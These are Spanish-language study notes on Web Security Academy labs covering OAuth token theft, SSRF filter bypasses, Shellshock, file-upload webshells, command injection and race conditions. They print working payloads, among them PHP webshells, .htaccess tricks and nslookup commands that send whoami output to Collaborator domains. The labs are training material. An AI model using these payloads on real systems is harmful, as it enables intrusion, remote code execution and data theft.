[https://0a86008504124c3a80f25d6800220073.web-security-academy.net/post?postId=1#access\\_token=8B\\_6SvTeNcqeNYs96Pr8ayo8KsrASTbeo](https://0a86008504124c3a80f25d6800220073.web-security-academy.net/post?postId=1#access_token=8B_6SvTeNcqeNYs96Pr8ayo8KsrASTbeo)

En el servidor de exploit pondremos esto y lo salvaremos:

El servidor recibe peticiones y toma acción como usuario `admin`

Esto abre una ventana y se posiciona en el server oauth al que la app solicita y faremos la redirección al servidor de exploit, al mandárselo recibiremos en el server de registro un token.

```
10.0.4.177      2024-02-21 19:04:34 +0000 "GET /?access_token=9QQ2KyJ-Dy-dBLJ5sK261rE9_g24Knuvb2uksi38kDc&
```

Cogemos la web `/me` y sustituimos el token por el token dado

```
GET /me HTTP/2
Host: oauth-0ala00a9046eb10580500b4102260021.oauth-server.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: /*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://0ad7007f0439b10580960de600540028.web-security-academy.net/
Authorization: Bearer 9QQ2KyJ-Dy-dBLJ5sK261rE9_g24Knuvb2uksi38kDc
```

## Response

Pretty	Raw	Hex	Render
1   HTTP/2 200 OK			
2   X-Powered-By: Express			
3   Vary: Origin			
4   Access-Control-Allow-Origin: https://0ad7007f0439b10580960de600540028.web-s*			
5   Access-Control-Expose-Headers: WWW-Authenticate, Authorization			
6   Pragma: no-cache			
7   Cache-Control: no-cache, no-store			
8   Content-Type: application/json; charset=utf-8			
9   Date: Wed, 21 Feb 2024 19:05:13 GMT			
10   Keep-Alive: timeout=5			
11   Content-Length: 152			
12			
13   {			
	"sub": "administrator",		
	"apikey": "MIMUQymVtTPhBXCDTGReIGOKSDeqfJ63",		

## Lab - Robando Oauth tokens por página proxy

Me logeo normalmente y accedo a una publicación observando el código fuente vemos que hay una ruta en el que el comment es un iframe vulnerable:

```
<iframe onload='this.height = this.contentWindow.document.body.scrollHeight + "px"' width=100% frameBorder=0 src='/post/comment/comment-form#Id4'></iframe>
```

Tomamos en cuenta la ruta `/auth/client_id` y `/oauth-callback`

```
GET /auth?client_id=c9vu5250794quwjt03e1&redirect_uri=
https://0aad00ff0415f53684c86951003f0006.web-security-academy.net/oauth-callback&
response_type=token&nonce=-284565886&scope=openid%20profile%20email HTTP/1.1
```

```
GET /oauth-callback HTTP/2
Host: 0aad00ff0415f53684c86951003f0006.web-security-academy.net
Cookie: session=oRtL7vXJ0hCJxEchxmSnfYYTXDv4TN1a
```

Hay un server con login de admin que tomará acción si le enviamos algo, para eso está el exploit server:

Pondremos la ruta --> ../../post/comment/comment-form  
en el server exploit :

Vemos un token en el Log:

```
form%23access_token%3DPucBdU2uwtG4yPzJRcYC4FtZzSjUvAG30yNkITQctVw%26expires_in%3D3600%26token_type%3
```

Cambiamos el token en la petición /me y obtenemos la llamada a la API que utiliza para buscar los datos de la víctima , pudiendo ver info sensible:

```
GET /me HTTP/2
Host: oauth-0a1000fb048cf5e2847e679f02a0009c.oauth-server.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101
Firefox/122.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://0aad00ff0415f53684c86951003f0006.web-security-academy.net/
Authorization: Bearer PucBdU2uwtG4yPzJRcYC4FtZzSjUvAG30yNkITQctVw
```

```
"sub":"administrator",
"apikey": "hUV193Du9119jfGzESkKZqBRo8BLzbWj",
"name": "Administrator",
"email": "administrator@normal-user.net",
"email_verified":true
```

[Mistery Lab DONE]

## SSRF - Server Side Request Forgery

Vulnerabilidad del lado del servidor web en el que puede realizar peticiones a servicios externos

He aquí el ejemplo:

1. Petición legit a una API

```
POST /product/stock HTTP/1.0 Content-Type: application/x-www-form-urlencoded
Content-Length: 118
```

```
stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

2. Petición modificada a una dirección externa, dando al cliente el panel de admin, la app ve que la petición viene de localhost por lo que parece legítima y le da la autorización y privilegios completos

```
`POST /product/stock HTTP/1.0 Content-Type: application/x-www-form-urlencoded Content-Length: 118
```

```
``stockApi=http://localhost/admin
```

3. Puedo ofuscar una dirección IP o abreviarla por ejemplo 127.0.0.1 --> 127.1
4. Puedo incrustar una contraseña antes de poner la url -->  
<http://loquesea.com:password@evil-host.com>
5. Puedo indicar un fragmento de la url --> http://loquesea#host
6. Puedo cambiar la resolución DNS a un dominio que esté habilitado en la lista blanca

## Lab - SSRF cambiando la petición a una API

```
1 POST /product/stock HTTP/2
2 Host: 0aba00c803b3125981e2d410002900eb.web-security-academy.net
3 Cookie: session=W7Gpb89zRUjDYbsxL4Meo7AoXqUCaeJh
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aba00c803b3125981e2d410002900eb.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 107
11 Origin: https://0aba00c803b3125981e2d410002900eb.web-security-academy.net
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17
18 stockApi=
19 http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Cambio el contenido stockApi por = http://localhost/admin para que me muestre el panel

## Users

wiener - [Delete](#)  
 carlos - [Delete](#)

Pero no me deja tocar nada, ya que no estamos autenticados como admin

Cogeremos la URL que elimina a carlos y la pondremos como antes en la API:

```
18 stockApi=http://localhost/admin/delete?username=carlos
```

## Lab - SSRF contra otros sistemas de back-end

```
`POST /product/stock HTTP/1.0 Content-Type: application/x-www-form-urlencoded Content-Length: 118
``stockApi=http://192.168.0.68/admin
```

Podemos ver lo que tiene el server con IP de la red privada de la víctima 192.168.0.60

La API nos dice a que IP solicita:

```
stockApi=
http://192.168.0.1:8080/product/stock/check
productId=3D1&storeId=3D1
```

Lo mando al INTRUDER para hacer un ataque de fuerza bruta y saber que IP es, nos da la 141:

Request	Payload	Status code	Error	Redire...	Timeout	Length
141	141	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3274
10	10	500	<input type="checkbox"/>	0	<input type="checkbox"/>	2477

Ahora borramos sin autenticarnos desde Stock API

```
stockApi=
http://192.168.0.141:8080/admin/delete?username=carlos
```

## Lab - Blind SSRF con filtro de entrada de blacklist

Buscamos la redirección que solicita a una API, probamos a introducirnos en el portal admin

```
stockApi=http://127.0.0.1:8080/admin
```

Salta este error -->

```
"External stock check blocked for security reason
s"
```

Utilizaremos un ofuscador de IP -->

- Ofuscador WEB: <https://vinx.tuxfamily.org/ioc.html>
- Herramienta en Python: <https://github.com/IceM4nn/IP-Obfuscator.git>  
En este caso la ofuscación no funcionó, probamos <http://127.1/>

```
stockApi=http://127.1/
HTTP/2 200 OK
```

Suelta un mensaje de error por lo que encodeamos en URL 2 veces la 'a' de admin

```
stockApi=http://127.1/%25%36%31dmin
```

Obtenemos el Panel de admin

## Users

wiener - [Delete](#)

carlos - [Delete](#)

Sin autenticarnos le añadimos la URL

```
stockApi=http://127.1/%25%36%31dmin/delete?username=carlos
```

## Lab - Blind SSRF con filtro de entrada de whitelist

1. Puedo incrustar una contraseña antes de poner la url --> <http://loquesea.com:password@evil-host.com>
  2. Puedo indicar un fragmento de la url --> http://evil-host#host-legit
  3. Puedo cambiar la resolución DNS a un dominio que esté habilitado en la lista blanca
  4. Puedo dobleencodear todo
- Nos arroja el resultado por lo que no nos da error, pondré el host maligno seguido de una almohadilla

```
stockApi=
http%3A%2F%2Fwiener@stock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3Fprod
uctId%3D3%26storeId%3D1
```

Poniendo --> stockApi=<http://127.0.0.1%25%32%33@stock.weliketoshop.net/admin>

Llego al panel de administrador, pongo el intercept a on, elimino por interfaz gráfica a carlos y como no estamos autenticados, copiaré la petición de eliminación de usuario y la pegaré en el repeater, formando una URL encodeada

```
stockApi=
http://127.0.0.1:80%25%32%33@stock.weliketoshop.net/admin/delete?username=carlos
```

## Lab - Bypasseando Filtros SSRF con open redirection

Al redireccionar algo en el parámetro path, no nos suelta error

```
1 GET /product/nextProduct?currentProductId=2&path=http://localhost
```

```
1 | HTTP/2 302 Found
```

Nos interesa El stock API ya que ahí está la búsqueda a otro sitio para encontrar su stock  
Quitamos el parámetro Current product y en path pondremos la redirección al panel de administración, después de haber pasado la petición por el intruder para enumerar la red

```
stockApi=
```

```
/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
```

## Lab - Blind SSRF with OAST detection

Encontraremos una vulnerabilidad en el parámetro referer.

- Referer: sitio que ha visitado anteriormente el usuario  
Simplemente cambiamos el referer a un dominio OAST de Collaborator

```
1 GET /product?productId=20 HTTP/2
2 Host: 0a34009304eb5ccf85593bc1005300cf.web-security-academy.net
3 Cookie: session=ij1Sbmdr0as1RoKV2JAKGoeutJY7IpH0
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101
   Firefox/125.0
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
   .8
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Dnt: 1
9 Referer: http://x429xhtbispnogkti8h8l02n9ef53vrk.oastify.com
D Upgrade-Insecure-Requests: 1
1 Sec-Fetch-Dest: document
2 Sec-Fetch-Mode: navigate
   .
   .
   .
1 2024-Apr-17 12:31:57.786 UTC      DNS      x429xhtbispnogkti8h8l02n9ef53vrk      3.248.186.51
2 2024-Apr-17 12:31:57.786 UTC      DNS      x429xhtbispnogkti8h8l02n9ef53vrk      3.248.186.133
3 2024-Apr-17 12:32:11.349 UTC      HTTP     x429xhtbisonoakti8h8l02n9ef53vrk      34.253.173.2
```

## Lab - Blind SSRF con vuln de Shellshock

- Shellshock: vulnerabilidad que permite ejecutar comandos, elevar privilegios, , instalar backdors o hacer DoS, a través de una petición web

Utilizaremos este payload en el User-Agent para aprovechar shellshock

```
+yrte6ilrtvbdzy8rubxihny5zw5nteh3.oastify.com
```

En referer buscaremos la IP dónde esté el panel de administración, aunque esta vez ejecutaremos un whoami para saber cuál es el usuario actual

Probamos de la 0-255

```
1 GET /product?productId=3 HTTP/2
2 Host: 0a110035037c7f48818c9d1900200021.web-security-academy.net
3 Cookie: session=yxGcV3X64wRcSerkWiMIqTqGdEoviGU0
4 User-Agent: () ( : ); /usr/bin/nslookup $(ls).$(echo "<>").yrte6ilrtvbdzy8rubxihny5zw5nneh3.oastify.com
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Dnt: 1
9 Referer: http://192.168.0.51$8080
```

En Burp Collaborator obtenemos el usuario separado por <> gracias a la concatenación

4	2024-Apr-17 14:44:20.148 UTC	DNS	yrte6ilrtvbdzy8rubxihny5zw5nneh3
<hr/>			
Description	<u>DNS query</u>		
Hex	<u>Raw</u>		
T:0000↑peter-RjUt6R0--tak-- yrte6ilrtvbdzy8rubxihny5zw5nneh3oastifycom00D0			

[MisteryLab Done]

# File Upload

Vulnerabilidad de servidor el cuál no valida el nombre, extensión, tamaño o contenido del archivo subido.

No sólo podemos ganar una reverse shell, también podemos ejecutar código para leer archivos concretos o ejecutar un único comando:

```
<?php echo file_get_contents('/path/to/target/file'); ?>
```

```
<?php echo system($_GET['command']); ?>
```

GET /example/exploit.php?command=id HTTP/1.1

En los formularios HTML normalmente se envían con una solicitud POST

application/x-www-form-urlencoded --> texto simple

`multipart/form-data` --> grandes binarios, imágenes o pdf

A continuación una petición en la que se envía una imagen, usuario y descripción:

```
POST /images HTTP/1.1 Host: normal-website.com Content-Length: 12345 Content-Type: multipart/form-data; boundary=-----  
-012345678901234567890123456 -----  
-012345678901234567890123456 Content-Disposition: form-data; name="image"; filename="example.jpg" Content-Type: image/jpeg [...binary content of example.jpg...] -----012345678901234567890123456 Content-Disposition: form-data; name="description" This is an interesting description of my image. -----012345678901234567890123456 Content-Disposition: form-data; name="username" wiener -----  
-012345678901234567890123456--
```

Los servers utilizan el `filename` campo en `multipart/form-data` para determinar en que ruta se guarda el archivo a subir

Para eludir las listas negras de extensiones podemos poner `.php5`, `.shtml` al final de nuestro archivo

## Lab - Subida de archivos sin verificar

Puedo subir un archivo php con el contenido:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Mando al repeater la petición de:

GET /files/avatars/exploit.php HTTP/2 para que solicite ese archivo

```
GET /files/avatars/exploit.php HTTP/2
Host: 0a340002041d715780df8ffa00c100c2.web-security-academy.net
Cookie: session=JAAx33EaVDYDckv8rdaxeoKViumCTfj9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0)
```

```
1 HTTP/2 200 OK
2 Date: Fri, 09 Feb 2024 13:20:26 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 oK1fbPxmWAomQ00pQipv0fktfE0Q2LR1
```

Obtengo el secreto de Carlos

## Lab - Vulnerabilidad de campo Content-Type

Esta vez la Web si valida el content-type, por lo que no puedo subir archivos php, mando una webshell dentro del archivo exploit.png, pero cambio en REPEATER

Content-Type: image/png por image\jpeg

```
POST /my-account/avatar HTTP/2
Host: 0a2400c204d060d682ffa20d00950027.web-security-academy.net
Cookie: session=nahraU0K9YtEAM4HiGLJePNoUF3y9alq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----
Content-Length: 533
Origin: https://0a2400c204d060d682ffa20d00950027.web-security-academy.
Dnt: 1
Referer: https://0a2400c204d060d682ffa20d00950027.web-security-academy
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----76776991312842689271261312160
Content-Disposition: form-data; name="avatar"; filename="exploit.png"
Content-Type: image/jpeg
```

Lo subo y en la siguiente petición en GET cambio exploit.png por exploit.php

```
GET /files/avatars/exploit.php HTTP/2
```

Obtengo secreto en el response

## Lab - Subida de archivos vía PathTraversal

Me logeo y subo un archivo normalmente, veo que al directorio que se sube es a files/avatars

Pruebo con el payload: <?php system(\$\_GET['cmd']);?>

Pondremos %2E%2e%2F para retroceder a /files en la petición /my-account

```
-----157734144137327504721184089052
Content-Disposition: form-data; name="avatar"; filename="%2E%2E%2Fexploit.php"
Content-Type: application/octet-stream

<?php system($_GET['cmd']); ?>
-----
```

Iremos probando comandos añadiendo a la url ?cmd=comando la variable es cmd

```
GET /files/exploit.php?cmd=cat+/home/carlos/secret HTTP/2
```

Obtengo el secreto en un response 200

```
J310i0xPFBWEdNZaJ1EhZuL71xTJyets
```

## Lab - Bypass lista negra extensiones

En mi /my-account-avatar modificamos los siguientes parámetros

1. Filename
2. Content-type
3. Contenido a AddType application/x-httdp-php .l33t

```
-----63485097321571809512948988997
Content-Disposition: form-data; name="avatar"; filename=".htaccess"
Content-Type: text/plain
```

```
AddType application/x-httdp-php .l33t
```

Ahora subimos el archivo con el contenido que queremos pero con la extensión .l33t que hemos añadido antes en nuestra instrucción de .htaccess maliciosa

```
Content-Disposition: form-data; name="avatar";
filename="exploit.l33t"
Content-Type: application/octet-stream

<?php file_get_contents('/home/carlos/secret');
?>
```

En http history podemos ver el response de esta petición, que es el secreto ya que se ejecuta el payload

```
GET /files/avatars/exploit.l33t HTTP/2
Host: 0a1300a304d03b1480094482002300f8.web-security-academy.net
Cookie: session=0ELBnUter8pgooRfvEEhnguezUhPcER
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
```

```
1 HTTP/2 200 OK
2 Date: Mon, 26 Feb 2024 12:00:16 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 TEvr0sUqc04gGgH4fLAdhfs3mvjVYX5
```

## Métodos File Upload Obfuscation

1. exploit.php
2. exploit.php.jpg
3. exploit.php.
4. exploit%2Ephp
5. exploit.asp;.jpg
6. exploit.asp%00.jpg

## Lab - File Upload Obfuscation

Utilizo un byte nulo para sacar un cmd en la siguiente ruta,

```
-----20422628589778807913737172596
Content-Disposition: form-data; name="avatar"; filename="exploitcmd.php\00.png"
Content-Type: application/octet-stream

<?php system($_GET['cmd']); ?>
```

Le quito la parte del byte nulo y png y ya puedo ejecutar comandos

```
GET /files/avatars/exploitcmd.php?cmd=cat+/home/carlos/secret HTTP/2
```

Obtengo SECRET

## Lab - Ejecutar código remoto por webshell políglota

Los servers verifican los archivos fijándose en los primeros bytes pj una imagen empieza por: FF D8 FF

A partir de una foto con la herramienta exiftool comentamos el payload para que la web lo procese


```
`exiftool -comment=" ". file_get_contents('/home/carlos/secret') . ' <- AQUI'; ?>" imagen.jpg -o payload.php
```

```
$ exiftool -comment=<">?php echo 'SECRETAZO → ' . file_get_contents('/home/carlos/secret') . '← AQUI ' ; ?>" imagen.jpg -o payload.php
```

Nos fijamos que se adhiere el comentario, nos damos cuenta que tanto el .jpg como el .php con hexeditor empiezan por los mismos bytes

```
└─$ exiftool payload.php
ExifTool Version Number      : 12.67
File Name                   : payload.php
Directory                   : .
File Size                   : 52 kB
File Modification Date/Time : 2024:02:27 12:29:36+01:00
File Access Date/Time       : 2024:02:27 12:29:36+01:00
File Inode Change Date/Time: 2024:02:27 12:29:36+01:00
File Permissions            : -rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit              : None
X Resolution                 : 1
Y Resolution                 : 1
Comment                      : <?php echo 'SECRETAZO → ' . file_get_contents('/home/carlos/secret') . '<
- AQUI ' ; ?>
Image Width                  : 1280
Image Height                 : 666
Encoding Process              : Progressive DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 ( 2 2 )
Image Size                   : 1280x666
Megapixels                    : 0.852
```

En HTTP history, añadiremos el filtro de imágenes



Vemos que aunque sea un .php es una imagen con texto detrás


Nos permite la subida y al mandarlo al repeater podemos ver la respuesta del servidor con el secreto concatenado

# Lab - webshell upload race condition

Una de las formas es

Mandamos a intruder my-account/avatars y /files/avatars/exploit.php

Separamos en grupos y conexiones, dejamos los dos payloads en exploit.php, mandamos una vez el POST y con ctrl + espacio mandamos 5 veces el GET hasta que salga el secreto



Mandamos a intruder my-account/avatars y /files/avatars/exploit.php

Dejamos los dos payload así:

#importante Dejamos el payload a exploit.php

## ② Payload sets

You can define one or more payload sets. The number of payload types are available for each payload set,

Payload set:  P  
Payload type:  R

## ② Payload settings [Null payloads]

This payload type generates payloads whose value is null. It will repeatedly issue the base request unmodified.

- Generate  payloads  
 Continue indefinitely

Atacamos primero con POST y luego con GET hasta que salgan coode 200

	Request	Response			
	Pretty	Raw	Hex	Render	
0		404			462
1	null	200			207
2	null	200			207
3	null	200			207
4	null	200			207
5	null	404			462
6	null	200			207
7	null	200			207
8	null	200			207
9	null	200			207
10	null	200			207
11	null	200			207

```
1 HTTP/2 200 OK
2 Date: Tue, 27 Feb 2024 12:23:36 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 njZYNN2bMfS1P38cusj0Bq3EC1no9etG1
```

[Mistery Lab done]

Comand Injection

Propósito de mando	Linux	Ventanas
Nombre del usuario actual	whoami	whoami
Sistema operativo	uname -a	ver
Configuración de la red	ifconfig	ipconfig /all
Conexiones en red	netstat -an	netstat -an
Procesos de ejecución	ps -ef	tasklist

## Evitar Command Injection

1. No llamar So commands desde la Application tier
2. Llamar Apis que ejecuten commandos de manera segura
3. Listas blancas
4. Si no se utiliza lista blanca realizar una fuerte validación de entrada de comandos

## Separadores de comandos

- ◆ &
- ◆ &&
- ◆ |
- ◆ ||
- UNIX
- ◆ ;
- ◆ Newline ( \n )
- ◆ ` injected command `
- Separació de línia
- ◆ \$( injected command )

## OAST - Aplicaciones fuera de banda

Son servidores externos que sirven para ver vulnerabilidades invisibles , como BurpCollaborator

## Lab - Command injection en campos de foto

En la lista de productos hay vulnerabilidad, también lo hacemos con | o &

```
POST /product/stock HTTP/2
Host: 0ad3007703ae81fb849a417e008400
Cookie: session=2IQ751IpDvSw8F7G9fBX
User-Agent: Mozilla/5.0 (Windows NT
Firefox/122.0
Accept: /*
Accept-Language: es-ES,es;q=0.8,en-U
Accept-Encoding: gzip, deflate, br
Referer:
https://0ad3007703ae81fb849a417e0084
=3
Content-Type: application/x-www-form-
Content-Length: 30
Origin: https://0ad3007703ae81fb849a
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
productId=;whoami&storeId=;pwd
```

Suelta:

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

peter-rMNDT
/home/peter-rMNDT
```

## Lab - Blind Command injection

Esta vez la web no printea una salida por lo que nos podemos hacer una idea de lo que pasa si la página tarda en contestar haciendo un ping a si misma

```
POST /feedback/submit HTTP/2
```

En el campo mail se puede inyectar comandos desde sólo BURP, tarda 10 segundos por lo que obtenemos la flag

```
csrf=kulScMgD05KBbNzs2GWFsE80mdF5NdPr&name=sep&email=;ping+-c+10+127.0.0.1||&
subject=hola&message=;ping+-c+10+127.0.0.1||
```

## Lab - Blind CI con redirecciones de salida

Esta web tiene una vulnerabilidad a la hora de presentar las imágenes, ejecuta código bash  
Vulnero el campo email al añadir comment con:

```
`||whoami+>+/var/www/images/whoami.txt||

csrf=8GGw5CgpRaiOPa4KRIAHWKtEG11vWrxQ&name=
||whoami+>+/var/www/images/whoami.txt||&email=sit40si.com&subject=asunt&message=
mess
```

Voy al apartado de imagen y mando el GET al repeater dónde ejecuta código:

```
GET /image?filename=whoami.txt HTTP/2
```

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13
5
6 peter-ZrabyF
```

## Lab - Técnicas OAST 'nslookup'

Hay una vulnerabilidad en la función de [#feedback](#)

Nos fijaremos si los campos son inyectables haciendo un nslookup al BurpCollaborator  
Sabemos que el campo email es inyectable, pondremos nslookup+payload

```
csrf=HrWxhy7IioQgxpuQVxJwAks4PcM7Lpd1V&name=name&email=
||nslookup+4rpcfn8zsoyvicsewun04rdthlnbb2zr.oastify.com||&
subject=asunt&message=mess
```

Para saber si surtió efecto, tenemos un feedback de Collaborator y verifica la interacción DNS

[Verify DNS interaction](#) Success

## Lab - Clinyection con exfiltración OAST

Ya que no podemos ver la respuesta de nuestra inyección en ningún lado, lo mandaremos a un server de prueba como Collaborator

Importante concatenar con estas comillas ``

```
csrf=R7BZkrSEyjorNrQRLoqudcYXKPFCKboc&name=yep&email=
||nslookup`whoami`.pslani50ur3pn9f5x5uy89nnnet5hw51.oastify.com||&subject=wd&message=w
```

Veremos la salida del resultado en la pestaña Collaborator

3	2024-Feb-28 11:30:37.976 UTC	DNS	pslani50ur3pn9f5x5uy89nnnet5hw51	3.248.186.246
4	2024-Feb-28 11:30:37.977 UTC	DNS	pslani50ur3pn9f5x5uy89nnnet5hw51	3.251.105.88

[Description](#) [DNS query](#)

The Collaborator server received a DNS lookup of type A for the domain name peter-ZrabyF.pslani50ur3pn9f5x5uy89nnnet5hw51.oastify.com.

## Race Condition

Esta vulnerabilidad se produce cuando un sitio web procesa datos simultáneamente sin el orden adecuado, hasta que se produce una colisión no intencionada.

Nosotros aprovecharemos esta vulnerabilidad mandando solicitudes cronometradas para causar estas colisiones.

- El periodo de tiempo en el que se produce una colisión se llama race window.(fracción de segundo entre dos interacciones)

- ¿A qué me refiero con solicitudes simultáneas?

Ejemplo de tienda de ropa

1. Chequeo de que no se ha usado este código

2. Aplicar el descuento en el precio

3. Updatear la BD para chequear que el código se ha utilizado

En el momento de window race, podemos aplicar descuento tantas veces como sean posibles hasta que ya se haya acabado de aplicarse el primer descuento

- HTTP/1 necesita una conexión por cada elemento del sitio para cargar la web

- HTTP/2 necesitamos menos conexiones para cargar la web


Hay cosas que no se pueden controlar como la latencia de red y latencia interna del server:



Cuando se valida el pago, hay unas milésimas de segundo que la web se queda cargando, por lo que ahí podríamos añadir productos al carrito:

